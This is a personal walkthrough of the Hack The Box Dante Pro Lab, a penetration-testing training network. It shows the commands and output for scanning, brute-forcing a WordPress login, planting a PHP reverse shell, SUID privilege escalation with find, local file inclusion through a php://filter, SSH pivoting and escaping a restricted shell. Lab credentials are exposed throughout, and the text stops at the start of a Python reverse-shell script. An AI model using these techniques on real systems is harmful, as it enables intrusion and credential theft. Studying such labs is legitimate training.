Hack The Box - Dante ProLab
Entry Point
Starting off my First Pro Labs so we are given entry point with 10.10.110.0/24
I’m nuts and bolts about you - 10.10.110.100
now giving it a scan with rustscan we find 1 host up 10.10.110.100 scanning it with nmap gives the following result
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
❯ sudo nmap -A -p- -sS -T4 10.10.110.100
[sudo] password for nicetrykiddo:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 16:23 +0530
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.08% done
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.46% done; ETC: 16:27 (0:02:07 remaining)
Nmap scan report for 10.10.110.100
Host is up (0.21s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.16.1.100 is not the same as 10.10.110.100
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.115
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8f:a2:ff:cf:4e:3e:aa:2b:c2:6f:f4:5a:2a:d9:e9:da (RSA)
|   256 07:83:8e:b6:f7:e6:72:e9:65:db:42:fd:ed:d6:93:ee (ECDSA)
|_  256 13:45:c5:ca:db:a6:b4:ae:9c:09:7d:21:cd:9d:74:f4 (ED25519)
65000/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/wordpress DANTE{Y0u_Cant_G3t_at_m3_br0!}
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router|firewall
Running (JUST GUESSING): Linux 4.X|5.X|6.X (97%), MikroTik RouterOS 7.X (91%), IPFire 2.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:ipfire:ipfire:2.27 cpe:/o:linux:linux_kernel:6.1
Aggressive OS guesses: Linux 4.19 - 5.15 (97%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (91%), Linux 4.15 (90%), IPFire 2.27 (Linux 5.15 - 6.1) (88%), Linux 6.12 (88%), Linux 5.4 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   ...
2   209.74 ms 10.10.110.100

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 221.62 seconds
3 ports open and our first flag
DANTE{Y0u_Cant_G3t_at_m3_br0!}
It’s easier this way - 10.10.110.100
since we know the web app is running on http://10.10.110.100:65000/wordpress/ we would first like to scan the ftp server since we can analyse it faster
set ftp:passive-mode no for lftp
seems like root folder is Transfer with 2 sub folders Incoming and Outgoing where Outgoing is empty and Incoming has a todo.txt with some notes in it
1
2
3
4
5
6
lftp 10.10.110.100:/Transfer/Incoming> cat todo.txt
- Finalize Wordpress permission changes - PENDING
- Update links to to utilize DNS Name prior to changing to port 80 - PENDING
- Remove LFI vuln from the other site - PENDING
- Reset James' password to something more secure - PENDING
- Harden the system prior to the Junior Pen Tester assessment - IN PROGRESS
nothing much in ftp now checking http://10.10.110.100:65000/wordpress/wp-admin/ we find ourself at wp login page lets give it a check with wpscan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
❯ wpscan --url http://10.10.110.100:65000/wordpress/ -e vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.10.110.100:65000/wordpress/ [10.10.110.100]
[+] Started: Tue Apr 14 17:00:32 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.110.100:65000/wordpress/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.110.100:65000/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.110.100:65000/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Debug Log found: http://10.10.110.100:65000/wordpress/wp-content/debug.log
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://codex.wordpress.org/Debugging_in_WordPress

[+] Upload directory has listing enabled: http://10.10.110.100:65000/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.110.100:65000/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.1 identified (Insecure, released on 2020-04-29).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.110.100:65000/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=5.4.1</generator>
 |  - http://10.10.110.100:65000/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.1</generator>

[+] WordPress theme in use: twentytwenty
 | Location: http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 3.0
 | Style URL: http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Apr 14 17:00:44 2026
[+] Requests Done: 49
[+] Cached Requests: 6
[+] Data Sent: 11.805 KB
[+] Data Received: 23.434 MB
[+] Memory used: 327.938 MB
[+] Elapsed time: 00:00:11
okay so now we know the exact version of the wordpress [+] WordPress version 5.4.1 identified (Insecure, released on 2020-04-29).
now we need login credentials, now trying to make a custom wordlist for the login page via cewl, since we already know the user could be admin / james(from todo.txt)
1
2
3
❯ cewl http://10.10.110.100:65000/wordpress/index.php/about/ > wordlist.txt
❯ wc wordlist.txt
 494  501 3725 wordlist.txt
494 lines, running against two username in burp intruder

success on james:Toyota now we can go to appearance -> theme editor -> change the index.php or 404.php to a reverse shell code from https://www.revshells.com/, I personally use PHP PentestMonkey in this case after changing my ip and port after setting up the listener. make sure to change the active theme theme , in this case i selected twenty nineteen, and also select the correct theme in the editor.
now we have a connection back
1
2
3
4
5
6
7
8
9
10
11
❯ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.110.100 52604
Linux DANTE-WEB-NIX01 5.4.0-29-generic #33-Ubuntu SMP Wed Apr 29 14:32:27 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 05:50:22 up  9:20,  2 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
james    :0       :0               20:31   ?xdm?   5:41   0.01s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd --session=ubuntu
root     pts/5    10.10.14.114     04:30    1:19m  0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
before doing anything i like to configure the terminal the following way
1
2
3
4
5
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@DANTE-WEB-NIX01:/$ export TERM=xterm
export TERM=xterm
www-data@DANTE-WEB-NIX01:/$ stty rows 45 columns 180
stty rows 45 columns 180
now checking /var/www/html/wordpress/ I found mysql db credentials like wp-config.php containing
1
2
3
4
5
/** MySQL database username */
define( 'DB_USER', 'shaun' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password' );
now i tried to login as james
1
2
3
4
5
6
7
www-data@DANTE-WEB-NIX01:/$ su - james
su - james
Password: Toyota

james@DANTE-WEB-NIX01:~$ id
id
uid=1001(james) gid=1001(james) groups=1001(james)
now checking files
1
2
3
4
5
6
7
james@DANTE-WEB-NIX01:~$ ls
ls
Desktop  Documents  Downloads  flag.txt  Music  Pictures  Public  Templates  Videos
james@DANTE-WEB-NIX01:~$ cat flag.txt
cat flag.txt
DANTE{j4m3s_NEEd5_a_p455w0rd_M4n4ger!}
james@DANTE-WEB-NIX01:~$
Show me the way - 10.10.110.100
now next path was to get root on the machine therefore I started checking for SUID binaries as sudo -l didnt gave out much
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
james@DANTE-WEB-NIX01:~$ sudo -l
sudo -l
[sudo] password for james: Toyota

Sorry, user james may not run sudo on localhost.
james@DANTE-WEB-NIX01:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/su
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/find
/usr/bin/sudo
filtering out junk binaries we find ourself with /usr/bin/find and we can use it to get a privileged shell
1
2
3
$ find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
#
you can read more about it here https://gtfobins.org/gtfobins/find/ now we can read the root flag
1
2
3
4
5
6
7
8
9
# cd /root
cd /root
# ls
ls
agent  chisel  flag.txt  linpeas.sh  snap  wordpress_backup  wordpress.tar.bz2
# cat flag.txt
cat flag.txt
DANTE{Too_much_Pr1v!!!!}
#
Seclusion is an illusion - 172.16.1.10
after checking a few files i found some more credentials
1
2
3
4
5
6
bash-5.0# cat .bash_history
cat .bash_history
cd /home/balthazar
rm .mysql_history
mysql -u balthazar -p TheJoker12345!
bash-5.0#
now since it was easier to scan the network for other machines I used DANTE-WEB-NIX01 to run a simple for loop to look for active hosts
1
2
3
4
5
6
7
8
9
10
11
root@DANTE-WEB-NIX01:~# for ip in 172.16.1.{1..254}; do ping -n -c 1 "$ip" >/dev/null 2>&1 && echo "$ip"; done
172.16.1.5
172.16.1.10
172.16.1.12
172.16.1.13
172.16.1.17
172.16.1.19
172.16.1.20
172.16.1.100
172.16.1.101
172.16.1.102
- can also use
for ip in 172.16.1.{1..254}; do ping -c1 -W1 "$ip" >/dev/null 2>&1 & done; wait; awk 'NR>1 && $3=="0x2" {print $1}' /proc/net/arpas its faster
10 hosts… now i setup dynamic chaining using’ ssh -D 1080 -i id_rsa root@10.10.110.100 and check open ports of first two hosts
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-16 22:47 +0530
Nmap scan report for 172.16.1.5
Host is up (0.00s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
111/tcp  open  rpcbind
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
2049/tcp open  nfs
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 400.10 seconds

❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-16 22:48 +0530
Nmap scan report for 172.16.1.10
Host is up (0.00s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 385.37 seconds
now since 172.16.1.10 had port 80 open i wanted to check it out once
1
2
3
4
5
6
7
8
9
❯ proxychains -q smbclient -L //172.16.1.10 --no-pass
Can't load /etc/samba/smb.conf - run testparm to debug it

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	SlackMigration  Disk
	IPC$            IPC       IPC Service (DANTE-NIX02 server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
lets check whats inside them
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
❯ proxychains -q smbclient //172.16.1.10/SlackMigration --no-pass
Can't load /etc/samba/smb.conf - run testparm to debug it
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 12 20:09:41 2021
  ..                                  D        0  Fri Aug 26 02:13:55 2022
  admintasks.txt                      N      279  Mon May 18 20:54:22 2020

		13758504 blocks of size 1024. 1578144 blocks available
smb: \> get admintasks.txt
getting file \admintasks.txt of size 279 as admintasks.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> quit
❯ cat admintasks.txt
-Remove wordpress install from web root - PENDING
-Reinstate Slack integration on Ubuntu machine - PENDING
-Remove old employee accounts - COMPLETE
-Inform Margaret of the new changes - COMPLETE
-Remove account restrictions on Margarets account post-promotion to admin - PENDING
seems like we have a user named Margaret since there is an open port on 172.16.1.10 - port 80 I then checked it

checking out other directories by clicking buttons like about leads us to http://172.16.1.10/nav.php?page=about.html which is quite interesting then i thought to to check for LFI
http://172.16.1.10/nav.php?page=/etc/hosts response - 127.0.0.1 localhost DANTE-NIX02 127.0.1.1 ubuntu # The following lines are desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters which confirms a solid LFI now checking http://172.16.1.10/nav.php?=/var/www/html/wpconfig.php we get a 500 Internal error instead of a response code of 200 with a white page. now i tried php filters to get the content of wp-config.php http://172.16.1.10/nav.php?page=php://filter/convert.base64-encode/resource=/var/www/html/wp-config.php this gives a response code of 200 with a white page, which indicates there doesnt exist any file like /var/www/html/wp-config.php which indicates we need to look for wordpress installations in this machine, I then checked for paths using ffuf and some manual guesses with context of the previous machine
http://172.16.1.10/nav.php?page=php://filter/convert.base64-encode/resource=/var/www/html/wordpress/wp-config.php
gives a response with the following content -
1
PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbmZpZy5waHAgY3JlYXRpb24gc2NyaXB0IHVzZXMgdGhpcyBmaWxlIGR1cmluZyB0aGUNCiAqIGluc3RhbGxhdGlvbi4gWW91IGRvbid0IGhhdmUgdG8gdXNlIHRoZSB3ZWIgc2l0ZSwgeW91IGNhbg0KICogY29weSB0aGlzIGZpbGUgdG8gIndwLWNvbmZpZy5waHAiIGFuZCBmaWxsIGluIHRoZSB2YWx1ZXMuDQogKg0KICogVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBmb2xsb3dpbmcgY29uZmlndXJhdGlvbnM6DQogKg0KICogKiBNeVNRTCBzZXR0aW5ncw0KICogKiBTZWNyZXQga2V5cw0KICogKiBEYXRhYmFzZSB0YWJsZSBwcmVmaXgNCiAqICogQUJTUEFUSA0KICoNCiAqIEBsaW5rIGh0dHBzOi8vd29yZHByZXNzLm9yZy9zdXBwb3J0L2FydGljbGUvZWRpdGluZy13cC1jb25maWctcGhwLw0KICoNCiAqIEBwYWNrYWdlIFdvcmRQcmVzcw0KICovDQoNCi8vICoqIE15U1FMIHNldHRpbmdzIC0gWW91IGNhbiBnZXQgdGhpcyBpbmZvIGZyb20geW91ciB3ZWIgaG9zdCAqKiAvLw0KLyoqIFRoZSBuYW1lIG9mIHRoZSBkYXRhYmFzZSBmb3IgV29yZFByZXNzICovDQpkZWZpbmUoICdEQl9OQU1FJyAnd29yZHByZXNzJyApOw0KDQovKiogTXlTUUwgZGF0YWJhc2UgdXNlcm5hbWUgKi8NCmRlZmluZSggJ0RCX1VTRVInLCAnbWFyZ2FyZXQnICk7DQoNCi8qKiBNeVNRTCBkYXRhYmFzZSBwYXNzd29yZCAqLw0KZGVmaW5lKCAnREJfUEFTU1dPUkQnLCAnV2VsY29tZTEhMkAzIycgKTsNCg0KLyoqIE15U1FMIGhvc3RuYW1lICovDQpkZWZpbmUoICdEQl9IT1NUJywgJ2xvY2FsaG9zdCcgKTsNCg0KLyoqIERhdGFiYXNlIENoYXJzZXQgdG8gdXNlIGluIGNyZWF0aW5nIGRhdGFiYXNlIHRhYmxlcy4gKi8NCmRlZmluZSggJ0RCX0NIQVJTRVQnLCAndXRmOCcgKTsNCg0KLyoqIFRoZSBEYXRhYmFzZSBDb2xsYXRlIHR5cGUuIERvbid0IGNoYW5nZSB0aGlzIGlmIGluIGRvdWJ0LiAqLw0KZGVmaW5lKCAnREJfQ09MTEFURScsICcnICk7DQoNCi8qKiNAKw0KICogQXV0aGVudGljYXRpb24gVW5pcXVlIEtleXMgYW5kIFNhbHRzLg0KICoNCiAqIENoYW5nZSB0aGVzZSB0byBkaWZmZXJlbnQgdW5pcXVlIHBocmFzZXMhDQogKiBZb3UgY2FuIGdlbmVyYXRlIHRoZXNlIHVzaW5nIHRoZSB7QGxpbmsgaHR0cHM6Ly9hcGkud29yZHByZXNzLm9yZy9zZWNyZXQta2V5LzEuMS9zYWx0LyBXb3JkUHJlc3Mub3JnIHNlY3JldC1rZXkgc2VydmljZX0NCiAqIFlvdSBjYW4gY2hhbmdlIHRoZXNlIGF0IGFueSBwb2ludCBpbiB0aW1lIHRvIGludmFsaWRhdGUgYWxsIGV4aXN0aW5nIGNvb2tpZXMuIFRoaXMgd2lsbCBmb3JjZSBhbGwgdXNlcnMgdG8gaGF2ZSB0byBsb2cgaW4gYWdhaW4uDQogKg0KICogQHNpbmNlIDIuNi4wDQogKi8NCmRlZmluZSggJ0FVVEhfS0VZJywgICAgICAgICAncHV0IHlvdXIgdW5pcXVlIHBocmFzZSBoZXJlJyApOw0KZGVmaW5lKCAnU0VDVVJFX0FVVEhfS0VZJywgICdwdXQgeW91ciB1bmlxdWUgcGhyYXNlIGhlcmUnICk7DQpkZWZpbmUoICdMT0dHRURfSU5fS0VZJywgICAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScgKTsNCmRlZmluZSggJ05PTkNFX0tFWScsICAgICAgICAncHV0IHlvdXIgdW5pcXVlIHBocmFzZSBoZXJlJyApOw0KZGVmaW5lKCAnQVVUSF9TQUxUJywgICAgICAgICdwdXQgeW91ciB1bmlxdWUgcGhyYXNlIGhlcmUnICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9TQUxUJywgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScgKTsNCmRlZmluZSggJ0xPR0dFRF9JTl9TQUxUJywgICAncHV0IHlvdXIgdW5pcXVlIHBocmFzZSBoZXJlJyApOw0KZGVmaW5lKCAnTk9OQ0VfU0FMVCcsICAgICAgICdwdXQgeW91ciB1bmlxdWUgcGhyYXNlIGhlcmUnICk7DQoNCi8qKiNALSovDQoNCi8qKg0KICogV29yZFByZXNzIERhdGFiYXNlIFRhYmxlIHByZWZpeC4NCiAqDQogKiBZb3UgY2FuIGhhdmUgbXVsdGlwbGUgaW5zdGFsbGF0aW9ucyBpbiBvbmUgZGF0YWJhc2UgaWYgeW91IGdpdmUgZWFjaA0KICogYSB1bmlxdWUgcHJlZml4LiBPbmx5IG51bWJlcnMsIGxldHRlcnMsIGFuZCB1bmRlcnNjb3JlcyBwbGVhc2UhDQogKi8NCiR0YWJsZV9wcmVmaXggPSAnd3BfJzsNCg0KLyoqDQogKiBGb3IgZGV2ZWxvcGVyczogV29yZFByZXNzIGRlYnVnZ2luZyBtb2RlLg0KICoNCiAqIENoYW5nZSB0aGlzIHRvIHRydWUgdG8gZW5hYmxlIHRoZSBkaXNwbGF5IG9mIG5vdGljZXMgZHVyaW5nIGRldmVsb3BtZW50Lg0KICogSXQgaXMgc3Ryb25nbHkgcmVjb21tZW5kZWQgdGhhdCBwbHVnaW4gYW5kIHRoZW1lIGRldmVsb3BlcnMgdXNlIFdQX0RFQlVHDQogKiBpbiB0aGVpciBkZXZlbG9wbWVudCBlbnZpcm9ubWVudHMuDQogKg0KICogRm9yIGluZm9ybWF0aW9uIG9uIG90aGVyIGNvbnN0YW50cyB0aGF0IGNhbiBiZSB1c2VkIGZvciBkZWJ1Z2dpbmcsDQogKiB2aXNpdCB0aGUgZG9jdW1lbnRhdGlvbi4NCiAqDQogKiBAbGluayBodHRwczovL3dvcmRwcmVzcy5vcmcvc3VwcG9ydC9hcnRpY2xlL2RlYnVnZ2luZy1pbi13b3JkcHJlc3MvDQogKi8NCmRlZmluZSggJ1dQX0RFQlVHJywgZmFsc2UgKTsNCg0KLyogVGhhdCdzIGFsbCwgc3RvcCBlZGl0aW5nISBIYXBweSBwdWJsaXNoaW5nLiAqLw0KDQovKiogQWJzb2x1dGUgcGF0aCB0byB0aGUgV29yZFByZXNzIGRpcmVjdG9yeS4gKi8NCmlmICggISBkZWZpbmVkKCAnQUJTUEFUSCcgKSApIHsNCglkZWZpbmUoICdBQlNQQVRIJywgX19ESVJfXyAuICcvJyApOw0KfQ0KDQovKiogU2V0cyB1cCBXb3JkUHJlc3MgdmFycyBhbmQgaW5jbHVkZWQgZmlsZXMuICovDQpyZXF1aXJlX29uY2UgQUJTUEFUSCAuICd3cC1zZXR0aW5ncy5waHAnOw0K
decoding it gives the following php code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME' 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'margaret' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Welcome1!2@3#' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
	define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
now trying ssh proxychains ssh margaret@172.16.1.10 with same password as db we are in the machine but with a limited shell so margaret:Welcome1!2@3#
1
2
margaret:~$ ?
cd  clear  exit  help  history  lpath  lsudo  vim
now we can get the flag with vim flag.txt
DANTE{LF1_M@K3s_u5_lol}
Snake it ‘til you make it - 172.16.1.10
now to get full interactive shell we can try to use vim shell trick by going into vim then :set shell=/bin/bash and then type :shell to get the shell now since other task points towards Slack -Reinstate Slack integration on Ubuntu machine - PENDING we find ourself Slack folder in .config i zipped it and transferred it to my own local machine. every folder was kind of junk except the exported_data folder which contained users.json and the folder structure was something like this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ tree
.
├── channels.json
├── integration_logs.json
├── project
│   └── 2020-05-18.json
├── secure
│   └── 2020-05-18.json
├── team
│   └── 2020-05-18.json
├── users.json
└── welcome
    └── 2020-05-18.json

5 directories, 7 files
there were two users Margaret and Frank the interesting file was 2020-05-18.json Margaret revealed the password of Frank TractorHeadtorchDeskmat in the following message "text": "I also set you a new password on the Ubuntu box - TractorHeadtorchDeskmat, same username",
Frank also reveals the password for ubuntu images in the following line Ahh sorry about that - its STARS5678FORTUNE401
now I logged in frank account with the credentials frank:TractorHeadtorchDeskmat and saw two py files in the home dir
1
2
3
frank@DANTE-NIX02:~$ ls
apache_restart.py  Documents  Music     Public       snap       url.py
Desktop            Downloads  Pictures  __pycache__  Templates  Videos
thats url.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import os
import pty
import socket

lhost = "172.16.1.100"
